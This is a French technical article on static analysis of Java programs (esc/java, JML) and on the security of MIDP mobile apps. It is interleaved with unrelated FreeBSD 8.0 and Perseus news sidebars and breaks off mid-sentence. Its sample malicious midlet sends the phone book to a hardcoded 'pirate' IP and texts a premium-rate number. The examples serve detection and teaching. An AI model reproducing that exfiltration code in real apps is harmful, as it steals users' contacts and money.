L'analyse statique consiste dans l'analyse de code (source ou compilé) d'un programme et a pour but de déduire des informations sur ce programme sans l'exécuter. Une telle approche peut être très utile, car elle peut automatiser la détection des erreurs dans le code, des failles de sécurité, d'estimation de consommation de ressources de calcul, elle peut être utilisée par des compilateurs d'optimisation, etc. Les techniques d'analyse statique sont fondées sur des modèles mathématiques formels, ce qui donne une forte garantie dans les processus de certification. Cela est intéressant quand il s'agit d'établir qu'une certaine propriété est satisfaite par un code critique ou sensible avant son déploiement dans les cartes bancaires, les avions, les lignes de métro automatisées, etc. Dans ce qui suit, nous présentons plusieurs approches d'analyse statique, ainsi que plusieurs scénarios d'utilisation.

1 Introduction

Les ingénieurs informaticiens savent très bien jusqu'à quel point la recherche d'une erreur dans le code s'avère pénible. Souvent ces erreurs sont dues au fait que le développeur a oublié d'initialiser une variable avant de la déréférencer, qu'un tableau est accédé en dehors de sa longueur, qu'un objet est « casté » vers un type qui n'est pas compatible avec son type dynamique, etc. Une fois qu'on a remarqué un comportement inattendu du programme qu'on écrit (typiquement, ça plante), on peut être confronté à des heures de débogage pour identifier l'endroit d'où l'erreur provient. Bien sûr, la difficulté de la recherche de l'erreur dépend surtout de la complexité de code ainsi que de la sémantique de langages de programmation (les langages de haut niveau comme Java sont plus faciles à manipuler que des langages qui sont plus proches de langages machine comme C). Par exemple, pour le code Java qui suit :

```
class Person{
  String nat;
  int age;
}

class PersonFactory{
  public Person getPersonWithAge(int _age) {
    Person p;
    p.age = _age;
    ...
  }
}
```

Un simple regard suffit à détecter que tout appel de la méthode `getPersonWithAge` termine avec une exception de type `NullPointerException` (pour ceux qui ne sont pas familiers avec Java, le framework lance automatiquement cette exception si une référence non initialisée est accédée en écriture ou lecture). En fait, même une erreur aussi évidente peut parfois échapper à notre regard.

Sans généraliser, un autre cas courant se présente quand une valeur *passée en argument* est déréférencée sans prendre en compte si elle répond ou non à nos hypothèses. Par exemple, souvent, nous écrivons du code en assumant que la valeur de référence est bien initialisée ou que l'objet vers lequel elle pointe est d'une telle forme, etc. Dans ces cas-là, il est plus difficile de se rendre compte de l'erreur, car la cause est propagée à travers des appels de méthodes. Une autre situation similaire est l'accès au tas global de mémoire, car l'initialisation ou affectation d'un champ dans le tas peut se faire à un endroit dans le code, puis être lu dans un endroit différent. L'exemple suivant illustre ces situations : voir Figure 1.

```
Ø class Employee{
 1   Person p;
 2   Company c;
 3 private void set(Person _p, String _nationality) {
 4   _p.nationality = _nationality;}
 5
 6 public void init(boolean cond) {
 7   if (cond) {
 8     p = new Person();
 9   }
10  set(p, ``FR'');//nationalité française par défaut
11}
12   ...
13 }
```

Figure 1 : La classe Employee. Un exemple de déréférence de la valeur null.

La méthode **init** initialise le champ **p** si **cond** est vrai et, après, appelle la méthode **set**. Sans doute ici, le développeur assume que **cond** soit faux si et seulement si le champ **p** de l'objet courant n'est pas encore initialisé. Mais, cette hypothèse n'est pas forcément vraie. Il est tout à fait probable que ce bout de code échouera quand on appellera la méthode **init** en lui passant **false** dans un état du programme tel que le champ **p** ne soit pas encore initialisé. Autrement dit, si l'appelant de **init** ne prend pas les précautions nécessaires, la méthode **init** peut terminer en lançant une exception **NullPointerException**.

Les programmes manipulent aussi des structures de données plus complexes comme les tableaux. En Java, cette structure est initialisée à une longueur constante au moment de l'allocation du tableau et tout accès en dehors de sa taille est considéré par la machine virtuelle comme illégale. Or, dans ces cas, elle lance une exception de type **ArrayIndexOutOfBoundException**. Souvent, ces problèmes sont dus à l'inattention du développeur. La situation typique peut être illustrée par l'exemple suivant où on cherche l'index du premier élément supérieur ou égal à la valeur **m** dans un tableau trié en croissance.

```
Ø public int getIndexSupM(int m, int[] a) {
1  int i = Ø;
2  while (a[i] < m) {
3     i++;
4   }
5   return i;//l'index de l'élément recherché
  }
```

Figure 2 : Recherche dans le tableau « a » trié en croissance au premier élément supérieur à m

Ce code ne s'assure pas que le tableau est bien alloué dans le test de la boucle à la ligne 2. Or, la méthode peut lancer une exception **NullPointerException** si la méthode appelante ne lui passe pas en argument un tableau bien initialisé. Un autre défaut est qu'il ne vérifie non plus que les accès aux éléments de tableaux sont conformes à la sémantique de Java et, par conséquent, le test dans la boucle peut être la cause d'une terminaison exceptionnelle avec **ArrayIndexOutOfBoundException**. Ce code a aussi d'autres défauts qui ont une nature fonctionnelle. Le premier est lié au fait que sa spécification n'est pas complète, car elle ne dit pas qu'est-ce qui se passe dans le cas où tous les éléments du tableau sont inférieurs à la valeur **m** (on oublie souvent les cas extrêmes). Un autre problème fonctionnel est lié au fait que la spécification demande en entrée un tableau trié en ordre croissant. Cela n'est pas assuré et donc le code a un comportement qui ne correspond pas à sa spécification.

Les outils d'analyse statique peuvent nous aider pour identifier ce type de problèmes pendant le processus de développement. Leur utilisation aide à automatiser le processus de recherche d'erreurs et bugs dans le code et donne une garantie formelle que le code satisfait les propriétés qui nous intéressent. Les techniques d'analyse statiques ne se limitent pas seulement aux problèmes de qualité de code et à la sûreté. Elles sont aussi employées pour des estimations de consommation de ressources de calcul, de détection de problèmes de sécurité, pour faire des optimisations correctes, etc.

On peut diviser les techniques d'analyse statiques en deux parties principales :

1. Les algorithmes d'inférence de comportement des programmes dont l'objectif est de caractériser les états de l'exécution de programme analysé. Par exemple, nous pouvons être intéressés de savoir dans chaque état de programme si une valeur de référence est initialisée ou pas, c'est-à-dire déterminer si une valeur est nulle ou non dans chaque état de l'exécution de programme. Un autre exemple est de savoir quelles sont les valeurs possibles qu'une variable peut prendre dans chaque état de programme. Les analyses d'inférence sont intéressantes, car elles ne demandent aucune interaction avec l'utilisateur. Leur défaut est qu'elles sont souvent imprécises dans le sens où elles sont susceptibles de rapporter de fausses alarmes. Une autre caractéristique de ces outils est que l'ensemble des propriétés qu'ils traitent est défini au moment de leur conception. Par exemple, un analyseur des valeurs nulles ne saura traiter que cette propriété. Parmi les outils fondés sur ces techniques, l'outil FindBugs, gratuit et *open source*, est en fait destiné à gérer de multiples problèmes liés aux règles de bon codage, comme des problèmes de déréférencement de la valeur **null**.

Dans ce groupe, existent aussi des outils commerciaux, les noms les plus connus dans ce groupe étant Fortify, Coverity, Klockwork.

2. Les analyses statiques reposant sur les méthodes déductives qui consistent à prouver par un raisonnement fondé sur la logique formelle qu'une propriété est satisfaite par un programme. Ces outils s'appuient sur des langages de spécification dans lesquels l'utilisateur exprime la propriété qui l'intéresse. L'avantage de cette approche est qu'elle peut traiter des diverses propriétés si elles peuvent être exprimées dans le langage de spécification. Or, ces langages sont souvent suffisamment expressifs. Le défaut est que ces outils demandent potentiellement une interaction avec l'utilisateur qui doit avoir des connaissances en raisonnement formel, logique et sémantique des programmes. Un outil qui implémente cette technique est l'outil esc/java. Comparé aux autres outils de ce type, son avantage est d'offrir une bon niveau d'automatisation.

Dans ce qui suit, nous examinons trois scénarios où l'utilisation des analyses statiques s'avère particulièrement pertinente. La Section 2 se place dans le contexte de développement, c'est-à-dire que nous adoptons un point de vue de développeur de programmes. En Section 2.1, nous montrons comment la vérification de programme basée sur la déduction logique est utilisée pour vérifier les problèmes de qualité de code et de sûreté, tels que ceux vus au début. La Section 2.2 illustre comment nous pouvons nous servir de la même technique pour vérifier et spécifier des propriétés fonctionnelles de programmes. Dans la Section 3, nous décrivons l'utilisation des analyses statiques dans le contexte de la sécurité. Ce contexte est assez différent des deux premiers, car l'aspect sécuritaire n'est pas toujours pris en compte par le développeur, bien au contraire, surtout si l'auteur a l'intention d'écrire un code malicieux. Souvent, ces problèmes apparaissent quand l'utilisateur installe et exécute une application inconnue. Cette problématique est présente à travers les virus, les chevaux de Troie, etc. Elle est actuellement un élément très important aussi dans les secteurs des PDA comme les notebooks, les téléphones qui sont connectés à internet, ouverts (nous pouvons télécharger et installer une application depuis le réseau) et en plus manipulent des données sensibles. Nous prenons comme exemple la couche applicatif du framework pour les téléphones mobiles MIDP et ses problèmes de sécurité. En particulier, nous discutons sur le procès de la certification sécuritaire des applications Midlet dans les laboratoires de certification et comment l'analyse statique accompagne cette certification. La Section 4 décrit une application des algorithmes d'analyse statique pour l'établissement de confiance dans un code inconnu par le système « host ». Cette infrastructure répond aux besoins croissants de sécurité dans un contexte où de plus en plus de plateformes ouvertes, qui manipulent des données personnelles et exploitent des ressources critiques, téléchargent et exécutent des applications potentiellement à risque.

2 L'analyse statique pour vérifier la sûreté et la qualité du code

Les problèmes que nous venons de voir sont très présents dans le code de programmes. Leur recherche par contre est fastidieuse et coûteuse (en temps et par conséquent financièrement). Pour illustrer l'utilisation des analyses statiques dans le procès de développement, nous avons choisi l'outil esc/java qui est un outil basé sur les techniques de la vérification logique des programmes. Il est à noter qu'il est libre et gratuitement téléchargeable sur le site http://kind.ucd.ie/products/opensource/ESCJava2/.

Notre but sera d'illustrer la diversité des problèmes que la vérification logique peut traiter. D'un autre côté, ces techniques sont intéressantes dans un contexte de développement, car leur utilisateur peut interagir avec eux. Il est à noter que ces techniques sont très pertinentes pour la vérification des propriétés fonctionnelles dont nous discutons en Section 2.2.

2.1 Vérification des propriétés de sûreté

Si nous retournons sur les exemples précédents, esc/java nous indiquera les endroits potentiels d'erreurs Runtime dont on vient de discuter. Par exemple, dans la figure 1, esc/java produit un avertissement qui correspond bien à ce que nous venons de dire :

```
Employee: set(Person, String)
Employee.java:4: Warning: Possible null dereference (Null)
  _p.nat = _nat;
```

Or, la méthode **set** est susceptible de lancer une exception si le premier argument est nul. Ce problème est dû au fait que le code est offensif, car il suppose que **_p** soit non nul sans le vérifier. Si nous modifions le code comme en figure 3 pour le faire défensif, autrement dit en ajoutant un **guard** sur la nullité de **_p** alors la vérification avec esc/java se termine avec succès et ne rapporte aucune erreur.

```
public void set(Person _p, String _nat) {
  if (_p != null) {
    _p.nat = _nat;
  }
}
```

Figure 3 : Rajout de guard de nullité sur la valeur _p

D'une manière générale, écrire du code défensif est une bonne pratique, car cela évite les terminaisons exceptionnelles qui vont contre la sûreté de Java et dont

l'effet est de planter la machine virtuelle quand ils ne sont pas bien gérés. Il y a malgré tout des cas où l'écriture de code offensif est légitime, c'est quand nous sommes sûrs que toute exécution du programme se termine normalement.

Une telle certitude peut être établie pour une méthode qui est appelée seulement par l'application à laquelle elle appartient (elle n'est pas appelée d'un bout de code extérieur) et dont tous les appels sont faits de sorte que la méthode ne se termine pas exceptionnellement. Si, pour l'exemple de la figure 1, il est possible d'établir que tout appel de la méthode privée **set** reçoit des arguments bien initialisés, nous pouvons supprimer le test sur la nullité de **_p**.

```
class Employee{
  Person p;
  Company c;
  private void set(Person _p, String _nat) {
   _p.nat = _nat;
  }

  public void init(boolean cond) {
    if (cond) {
      p = new Person();
    }
    set(p, ``FR'');
  }

  public static void main(String[] args) {
    Employee e = new Employee();
    e.init(e.p == null);
  }
}
```

Figure 4 : Extension de l'exemple avec un point d'entrée

Le code offensif peut être même très intéressant, voire impératif dans des contextes où la taille du code est primordiale. Cela est vrai par exemple dans le domaine du code embarqué où les ressources de mémoire physiques sont restreintes et donc où le **memory footprint** du code applicatif est important. Pour illustrer cela, étendons l'exemple que nous avons déjà vu en lui ajoutant la méthode **main**, le point d'entrée par défaut en Java.

Si nous supposons que cette classe fait partie d'une application où l'unique appel à la méthode **init** se fait dans la méthode **main**, alors il est sûr qu'aucune exécution de l'application ne provoque le lancement de **NullPointerException** dans la méthode **set**. Pour établir formellement cela, esc/java nous aide, ce que nous allons voir dans la suite.

L'outil esc/java comprend le langage de spécification JML (abréviation de *Java Modeling Language*) avec lequel diverses propriétés de programmes sont exprimables. La syntaxe de JML est très proche de celle de Java modulo, quelques expressions et ses mots-clés. Les spécifications en JML sont écrites en commentaires Java et sont traitées par des outils de déduction logique comme esc/java ou d'autres dont le but est par exemple la vérification dynamique de ces spécifications. Il y a une grande communauté de recherche appliquée autour de JML et le lecteur peut regarder sur le site de JML qui contient beaucoup d'informations http://www.eecs.ucf.edu/~leavens/JML/index.shtml.

JML permet de spécifier des pré-conditions (quelles sont les conditions dans lesquelles une méthode peut être appelée) et post-conditions des méthodes (quelle est la propriété qui est vraie à la fin de l'exécution d'une méthode), les conditions frame qui expriment quelle est la partie de tas modifiée par une méthode et puis d'autres propriétés comme des invariants des objets (quelle est la propriété qui est toujours vraie pour un objet), etc. À part qu'une telle spécification documente d'une manière plus formelle (que le Javadoc) les intentions du développeur ou la spécification informelle de logiciel, elle est comprise par esc/java qui peut alors vérifier la propriété décrite. Ces spécifications sont écrites normalement manuellement en forme de commentaire avec une syntaxe spéciale. Nous retournons maintenant vers notre exemple et le spécifions pour exprimer le fait qu'il ne peut pas lancer une exception de type **NullPointerException** dans la méthode **set**. L'exemple avec sa spécification correspondante est similaire à celle de la figure 5.

```
0 class Employee{
1  Person p;
2  Company c;

3  //@ requires _p != null;
4  private void set(Person _p, int _nationality) {
5   _p.nationality = _nationality;
6  }

7  //@ requires cond == false ==> p != null;
8  public void init(boolean cond) {
9    if (cond) {
10     p = new Person();
11   }
12   set(p, ``FR'');
13 }
14 public static void main(String[] args) {
15   Employee e = new Employee();
16   e.init(e.p == null);
17 }}
```

Figure 5 : Spécification avec le langage d'annotation d'esc/java

La première chose à faire est de s'assurer que toute référence passée en paramètre à la méthode **set** est différente de **null**. Cela est fait en le déclarant comme pré-condition, avec le mot-clé **requires** à la ligne 3 dans la figure 5. Pour esc/java, cela signifie que tout appel à la méthode **set** doit être fait dans un contexte où la valeur passée en premier paramètre est non nulle.

Comme la méthode **init** appelle la méthode **set**, elle doit satisfaire sa pré-condition. Autant le code de la méthode **init** assure cela quand la valeur **cond** est vraie, autant nous n'avons aucune garantie dans le cas où **cond** est faux. Donc, il faudrait que la méthode **init** demande comme pré-condition que si **cond** est faux alors le champ **p** de l'objet courant est différent de **null** (**==>** dénote une implication logique).

Finalement, il est à noter que la méthode `main` appelle la méthode `init` en lui passant la valeur vraie en argument. Or, l'implémentation de la méthode `main` satisfait la pré-condition de la méthode `init`. Avec une telle spécification, esc/java ne rapporte aucune erreur sur la vérification de la classe `Employee`. En fait, ce résultat peut être une forte garantie que la méthode `set` peut rester avec une implémentation offensive, ce qui rend le code plus compact.

2.2 Propriétés fonctionnelles

Le langage de spécification d'esc/java nous permet aussi de spécifier des propriétés fonctionnelles, c'est-à-dire des propriétés qui décrivent des relations entre les valeurs d'entrée et sortie d'une méthode. Par exemple, si l'intention de la méthode `set` est d'initialiser la nationalité de la personne `_p` avec `_nat` (et, d'ailleurs, c'est ce qui fait l'implémentation de la méthode), nous pouvons compléter la spécification de `set` avec une post-condition comme dans la figure 6.

```
0 public class Person {
1  protected int age;
2  protected String nat;
3
4  //@modifies this.age;
5  //@ensures this.age == _age;
6  public Person(int _age) {
7     age = _age;
   }
 }
 class Employee {
8  Person p;
9  //@ invariant _p == null || (_p.age > 18 && _p.age < 60 &&
   _p.nat == "FR");
10 //@ requires _p != null ;
11 //@ modifies _p.nat;
12 //@ ensures _p.nat == _nat;
13 public void set(Person _p, String _nat) {
14    _p.nat = _nat;
15 }
16 //@ requires cond == false ==> p != null;
17 //@ modifies p, p.nat, p.age;
18 //@ ensures p.nat == ``FR'';
19 public void init(boolean cond) {
20    if (cond) {
21       p = new Person();
22    }
23    set(p, ``FR'');
24 }
25 public static void main(String[] args) {
26    Employee e = new Employee();
27    e.init(e.p == null);
28 }
  }
```

Figure 6 : Ajout d'une spécification fonctionnelle

La spécification indique quelles sont les parties de tas que chaque méthode modifie potentiellement. Cela est fait avec le mot-clé `modifies`. Par exemple, la méthode (ligne 17) `init` modifie la valeur du champ `p` de l'objet courant, la nationalité et l'âge de `p`.

FREEBSD 8.0 : SÉCURITÉ RENFORCÉE



Dans la future version 8.0 de FreeBSD (sans doute disponible au moment où vous lirez ceci), les *jails* ont subi une mise à jour fort sympathique. Au menu des nouvelles fonctionnalités, nous trouvons l'arrivée d'IPv6, de l'ip-*aliasing*, mais aussi la possibilité de lier une jail sur un ou des processeurs spécifiques.

Pour restreindre une jail à l'utilisation d'un ou plusieurs CPU, on peut maintenant utiliser la commande `cpuset` avec l'option `-j` suivie du *jailid* (ex : `cpuset -l 1 -j 1`). Celle-ci limite alors le jail ayant l'id 1 à l'utilisation du second processeur uniquement. À noter que certaines de ces fonctionnalités ont déjà été *backportées* dans FreeBSD 7.

ProPolice SSP

La série de patchs permettant de construire un FreeBSD avec ProPolice a été intégrée à FreeBSD 8.0. Ainsi, l'espace utilisateur, le noyau ainsi que les ports sont quasiment tous compilés avec l'option `-fstack-protector`. Présente par défaut depuis la version 4.1 de GCC, cette option permet de détecter et d'empêcher les attaques par débordement sur la pile. Pour ce faire, une suite d'octets aléatoire (canari) est placée autour de l'adresse de retour et les variables locales sont réagencées pour être plus proches du canari. L'épilogue de chaque fonction vérifie alors si le canari est encore intact et, si ce n'est pas le cas, le processus est avorté.

Exemple :

```
% cat > main.c
int main(int ac, char **av) {
  char buf[16]; strcpy(buf, av[1]);
}
% gcc -o m main.c -fstack-protector
% ./m `perl -e 'print "A"x32'`
Abort (core dumped)
% tail /var/log/messages
Oct  5 21:53:28 beastie m: stack overflow detected; terminated
```

Pour désactiver cette option pour les ports, il suffit de déclarer la variable `WITHOUT_SSP` dans le Makefile du port.

OpenBSD intègre ProPolice depuis la version 3.3 et GNU/Linux propose un système d'aléas dans la génération des adresses mémoire qui permet de se protéger comme ce genre de faille. FreeBSD rattrape donc ses deux comparses en logiciel libre.

Autre point de sécurité, suite à de nombreuses failles, les développeurs FreeBSD ont décidé d'interdire l'allocation de mémoire à l'adresse `NULL` (`0x00000000`) afin d'éviter l'exploitation de déréférencements de pointeur `NULL` dans le noyau. OpenBSD dispose de cette protection depuis la version 4.4 et Linux depuis le noyau 2.6.23. Il est à noter que cette protection a été portée sur FreeBSD 6 et 7 sous forme d'errata, mais qu'elle n'est pas activée par défaut.

Suite page 28

FREEBSD 8.0... (SUITE)

Vous pourrez l'activer via un `sysctl security.bsd.map_at_zero` à `0`.

Exemple de vérification/test :

```
#include <stdio.h>
#include <sys/mman.h>
int main(void) {
    void *mm = mmap(NULL, 4096, PROT_WRITE, MAP_FIXED|MAP_ANON, -1, 0);
    printf("%s\n", (mm == NULL) ? "KO" : "OK"); munmap(mm, 4096);
}
```

Enfin, parmi les nouveautés attendues en rapport avec la sécurité, nous avons l'amélioration du *Berkeley Packet Filter* (BPF) permettant la capture des paquets RAAW depuis les couches les plus basses de la pile réseau vers des filtres utilisateurs (et inversement). Les performances ont été revues à la hausse via l'utilisation du mécanisme de Zero-copy qui, rappelons-le, permet de minimiser les copies entre noyau et application. De quoi réjouir les utilisateurs et administrateurs souhaitant jouer avec les paquets et les datagrammes sans consommer toutes leurs ressources CPU ou « manquer » des données en cas de forte charge système ou réseau.

Toutes ces fonctionnalités sont déjà présentes dans la RC dernièrement mise à disposition et sont qualifiées de *sûres* quant à leur intégration dans la future *stable*.

PERSEUS, UN MODULE FIREFOX POUR LUTTER CONTRE LES BOTNETS

L'extension Perseus, disponible sur le site des extensions de Mozilla, permet de coder les données envoyées à l'aide d'HTTP. Le codage des données est réalisé à l'aide de codes convolutifs poinçonnés, issus de la théorie des codes. Ils fournissent un mécanisme de codage et décodage simple et rapide, généralement utilisé pour la correction d'erreurs lors des transmissions.

E. Filiol et J. Barbier ont étudié la reconstruction des codes convolutifs, opération qui permet de retrouver les données originales à partir des données codées. Par ailleurs, ces codes garantissent la sécurité des informations contre un attaquant « automatique » tel qu'un botnet qui ne peut consacrer que très peu de temps et ressources pour retrouver une information.

L'utilisation de la théorie des codes en lieu et place de la cryptologie offre un moyen de contourner légalement les lois de régulations des états qui empêchent une utilisation massive de la cryptologie, qui pourrait empêcher un gouvernement de retrouver les informations chiffrées. Une plateforme est mise en place sur Mozdev (http://perseus.mozdev.org) et un module pour Apache est aussi en cours de développement pour communiquer avec le client : une pré-version sera disponible très bientôt.

Nous avons en plus spécifié l'invariant (ligne 9) de tout objet de type `Employee`, c'est-à-dire la propriété qui doit être vraie dans tous les états visibles. Intuitivement, l'invariant d'un objet est vrai à l'entrée et la sortie de chaque méthode dans cette classe. Pour notre exemple, nous avons spécifié comme invariant de la classe `Employee` le fait que l'objet interne `p` n'est pas initialisé (égal à `null`), ou que son âge est entre 18 et 60 ans et que sa nationalité est française.

Nous avons donc vu qu'esc/java peut nous rapporter des problèmes de sûreté ainsi que vérifier des propriétés fonctionnelles. Nous avons aussi vu qu'esc/java est accompagné d'un langage de spécifications dans lequel on peut exprimer des propriétés fonctionnelles. Même si la vérification de programmes dans esc/java est complètement transparente pour l'utilisateur, il sera quand même amené à spécifier l'application avec le langage de spécification d'esc/java. Cela demande une familiarisation avec la sémantique (qui demande une bonne compréhension de la sémantique de Java en elle-même et des notions en logique formelle) et la syntaxe (assez proche de Java) du langage de spécification.

Dans le monde de la recherche académique, il existe d'autres outils construits sur les mêmes principes qu'esc/java, mais qui demandent plus de compétences en méthodes formelles et une interaction avec l'utilisateur plus poussée. Citons Krakatoa qui, comme esc/java, repose sur la déduction logique et sait traiter des spécifications JML. À la différence d'esc/java, Krakatoa propose à l'utilisateur une interface avec des prouveurs de théorèmes interactifs. L'intérêt de la vérification interactive est d'avoir des résultats exacts et corrects. En effet, esc/java paie l'automatisation complète de raisonnements logiques avec des résultats imprécis : si la machinerie des raisonnements logiques derrière d'esc/java ne sait pas prouver une lemme concernant la correction du programme analysé, esc/java répond que le programme est faux (alors que ce n'est peut-être pas le cas). Les outils comme Krakatoa demandent de la part de l'utilisateur des connaissances en raisonnement formel, en sémantique et logique des programmes, ainsi que la maîtrise de logiciels comme des assistants de preuve formelle.

Rustan Leino, un des auteurs d'esc/java est le concepteur de l'outil Spec#, analogue d'esc/java pour le langage C# développé dans les laboratoires de recherche de Microsoft. Il est à noter que les outils de ce groupe fonctionnent par déduction. Ils génèrent des formules logiques dont la validité garantit que le programme est correct vis-à-vis de la spécification fournie par l'utilisateur ou des règles intégrées dans l'outil (par exemple esc/java génère automatiquement des formules logiques pour vérifier que toute déréférence est faite sur une référence non nulle, que l'accès à un tableau est fait dans ses limites, etc.).

3 Propriétés de sécurité

Une autre application de l'analyse statique est dédiée à l'évaluation sécuritaire des programmes. À la différence des propriétés de sûreté qui ont pour but de détecter si le programme peut planter et des propriétés fonctionnelles qui cherchent à garantir qu'une implémentation fait ce qu'elle est supposée faire, les propriétés de sécurité visent des problèmes qui ne vont pas forcément provoquer un « crash » du programme, mais qui sont susceptibles de menacer la consistance du système (typiquement des virus, des chevaux de Troie) ou des données confidentielles (mots de passe, pin). Par exemple, les langages de bas niveau comme C sont très propices à des attaques qui changent brutalement le comportement de programme (sans l'arrêter). L'exemple classique est le *buffer overflow* qui exploite le fait que l'écriture dans une zone de mémoire peut déborder et changer le contenu d'autres zones de mémoire.

Cette situation est due au fait que la sémantique du langage C et le processeur n'exercent aucun contrôle sur les accès en écriture ou lecture des zones de mémoire. La vérification de la propriété de bon « accès » de mémoire dans des langages de bas niveau comme C, c'est-à-dire vérifier si un tableau de mémoire alloué avec une longueur x sera toujours accédé dans sa longueur et pas en dehors est difficile. Les outils qui les traitent donnent souvent des fausses alarmes. Il est quand même très utile de s'appuyer sur un outil, car il peut indiquer les endroits potentiellement vulnérables dans le code. Dans ce groupe, il faut mentionner les outils d'analyses statiques comme Frama C (gratuit), Coverity (payant) qui sont des analyseurs statiques et qui cherchent entre autres ce genre de problèmes. Dans ce qui suit, nous nous concentrons sur un autre aspect de la sécurité et plus particulièrement sur les langages de plus haut niveau dont le design et la sémantique garantissent que ce type de failles ne peuvent pas surgir.

En fait, dans des langages de haut niveau reposant sur une machine virtuelle (typiquement Java), cette dernière s'occupe du contrôle de l'accès de la mémoire. Donc, ce problème n'existe pas si on fait confiance au vérifieur de bytecode Java ainsi qu'aux vérifications dynamiques de la machine virtuelle Java. Ces systèmes plus évolués sont malgré tout vulnérables à d'autres types d'attaques liées à l'utilisation des API critiques qui donnent accès à des ressources critiques du système. La protection de la confidentialité et l'intégrité d'informations personnelles sont d'autres aspects de la sécurité qui ne sont pas garantis par la technologie Java, mais qui se révèlent très important quand un code inconnu cohabite avec des données personnelles ou secrètes. Dans la suite, nous allons voir des scénarios où ces types de propriétés sont pertinents et qui bénéficient des techniques de l'analyse statique.

3.1 La sécurité pour la partie applicative dans le framework Midp

Pour cela, nous prenons comme exemple les propriétés de sécurité de Midp, le framework Java pour les téléphones mobiles. Pour comprendre la problématique de la sécurité de la couche applicative dans la téléphonie mobile, nous rappelons qu'aujourd'hui l'utilisateur final est à même de télécharger du web des applications midlet d'une source inconnue et de les installer et exécuter depuis son téléphone portable. Si l'application est « mal intentionnée », elle peut par exemple contenir des appels cachés ou des envois des SMS sur des numéros téléphoniques surtaxés, se connecter sur des sites web, voler de l'information confidentielle, etc. (typiquement, l'annuaire de l'utilisateur peut être intéressant pour les spammeurs). Il est donc important de s'assurer au préalable que le midlet n'utilise pas de manière offensive ces ressources. Ce sont les API publiques de Midp qui donnent l'accès à ces ressources.

3.1.1 La sécurité et les ressources de connexion

Considérons le cas où nous recherchons les connexions HTTP qu'un midlet réalise. Le framework Midp donne cette possibilité via la méthode `Connector.open(String s)`. Si nous voulons vérifier si une application Midp (midlet) réalise des connexions par HTTP, c'est-à-dire si elle contient des appels à `Connector.open(String s)`, cela peut se faire manuellement par une recherche syntaxique dans le code. Cette politique est assez contraignante, car cette méthode s'occupe de toutes les connexions au réseau : web, bluetooth, irda, l'accès au système de fichiers, l'envoi des SMS, etc. Or, une telle politique de sécurité interdira tous ces types de connexion. Il s'avère plus intéressant d'identifier précisément l'URL vers laquelle une application se connecte. Par exemple, cela est important pour les connexions SMS, car elles peuvent être sur des numéros surtaxés. Une analyse manuelle peut être faite si le développeur de la Midlet a passé directement en argument des Strings sans utiliser des variables locales ou globales :

```
SmsConnection conn = (SmsConnection)Connector.
open("sms://0812345678");
```

est détectable par une recherche syntaxique. Mais, dans la réalité, nous retrouvons plutôt du code de ce type :

```
private void connectAndSend(String url) {
  SmsConnection conn =  (SmsConnection)Connector.open(url);
}
```

Ici, l'URL de la connexion SMS est spécifiée en paramètre de la méthode : la rechercher syntaxiquement

ou manuellement peut s'avérer un cauchemar surtout si la *string* est propagée par plusieurs appels de méthodes, si elle est construite à partir d'autres strings, etc. Dans ces cas, une analyse statique des valeurs se révèle très utile.

3.1.2 Confidentialité des données personnelles

Une autre exigence de sécurité est la protection de la confidentialité des données privées de l'utilisateur. Typiquement, l'utilisateur ne veut pas que ses données personnelles comme son annuaire téléphonique, des secrets (pins, numéro de carte bleu, etc.) puissent être « volées ». Pour garantir cela, nous pouvons imposer des règles qui restreignent les flux de données vers l'extérieur sur les connexions ouvertes par les applications midlet. Par exemple, une règle pertinente consiste à interdire la communication des données personnelles sur des connexions web. Considérons l'exemple suivant :

```
0 byte[] data = getData();
  ...
1  HttpConnection sockConn = (HttpConnection)conn;
2  OutputStream os = sc.openOutputStream();
3  os.write (data);
```

À la ligne 3, ce code effectue l'envoi d'un tableau de bytes sur l'**outputstream** d'une connexion. Il est intéressant de connaître la nature des données du tableau. Par exemple, si l'implémentation de la méthode **getData** retourne l'annuaire téléphonique en forme de tableau de bytes comme dans l'exemple qui suit, alors cela peut compromettre la confidentialité des données personnelles :

```
//returns a byte array encoding the  user personal contact list
private byte[] getData() {
  //get access to the personal contact list of the user
  0 ContactList cl = (ContactList) PIM.getInstance().openPIMList(
    PIM.CONTACT_LIST, PIM.READ_ONLY);
  String scl = "";
  1 Enumeration en = cl.items();
  2 //iterate over the contact list and concatenate its String
    representation to the String scl
  3 for (; en.hasMoreElements();) {
  4   Contact c = (Contact) en.nextElement();
  5   String name = c.getString(Contact.FORMATTED_NAME, 0);
  6   String number = c.getString(Contact.TEL, 0);
  7   scl = scl + "; " + name + "-"  + number;
  8 }
  9 return scl.getBytes(); //return the byte array representation
    of scl
}
```

Ce type de situations est détectable par des techniques d'analyse statiques appelées « analyses de flux d'information ». Leur but est de repérer des fuites des informations secrètes ou confidentielles.

3.1.3 Un exemple de Midlet plus complexe

Les exemples étudiés auparavant sont petits. Il est simple de suivre manuellement le flux d'information, mais, pour des exemples plus réalistes, cela est plus difficile. Considérons maintenant le fragment plus complexe d'une application Midlet de la figure 7. La Midlet donne la possibilité à l'utilisateur de se connecter sur Internet ou d'envoyer des messages SMS.

```
0  String num = "0812345678"; //numéro surtaxé payant
1  String url = "123.130.190.111";  //url vers un site pirate

  //realises a connection to the url passed as an argument. If the
  passed url represents a Http connection
  //then the personal phonebook is sent over the Http connection
2 private void connect(String url) {
3    Connection conn = Connector.open(url);
4    if (conn instanceof SmsConnection) {
5      SmsConnection smsConn = (SmsConnection)conn;
       ...
6    } else if (conn instanceof HttpConnection) {
7      HttpConnection sockConn = (HttpConnection)conn;
8      OutputStream os = sc.openOutputStream();
9      byte[] b = getData();  //get  a byte array representing the
       personal data
10      os.write(b);//send the user's phone book over the
        connection to the malicious site
        ...
11   }
12 }

  //callback method from the midlet API which reacts to
  //the user  selection of commands. Here,
  //if the user has selected the option send sms then this method
  //illegally opens an sms connection by calling
  //to the hardcoded phonenumber in the field num without adverting
  the user.
  //If the user has selected the option to get to the internet
  //this method opens a Http connection again without the knowledge
  of the user.
13  public void commandAction(Command c, Displayable s) {
14    if (c == cmSmsSend){
15       connect("sms://" + num);
16       display.setCurrent(fmSms);
17       ...
18    } else if(c == cmHttpConnect) {
19       connect("http://" + url);
20       ...
21    } else if (c == cmExit) {
        ...
    }
   }
  }
```

Figure 7 : Fragment d'une Midlet malicieuse

La Midlet utilise la méthode *callback* **commandAction(Command c, Displayable s)** (qui débute à la ligne 13) qui a pour rôle de réagir aux commandes choisies par l'utilisateur. Cette méthode a un comportement illégal, car quand l'utilisateur choisit la fonction d'envoi de SMS, le midlet ouvre une connexion de type SMS (appel de la méthode **connect(String**

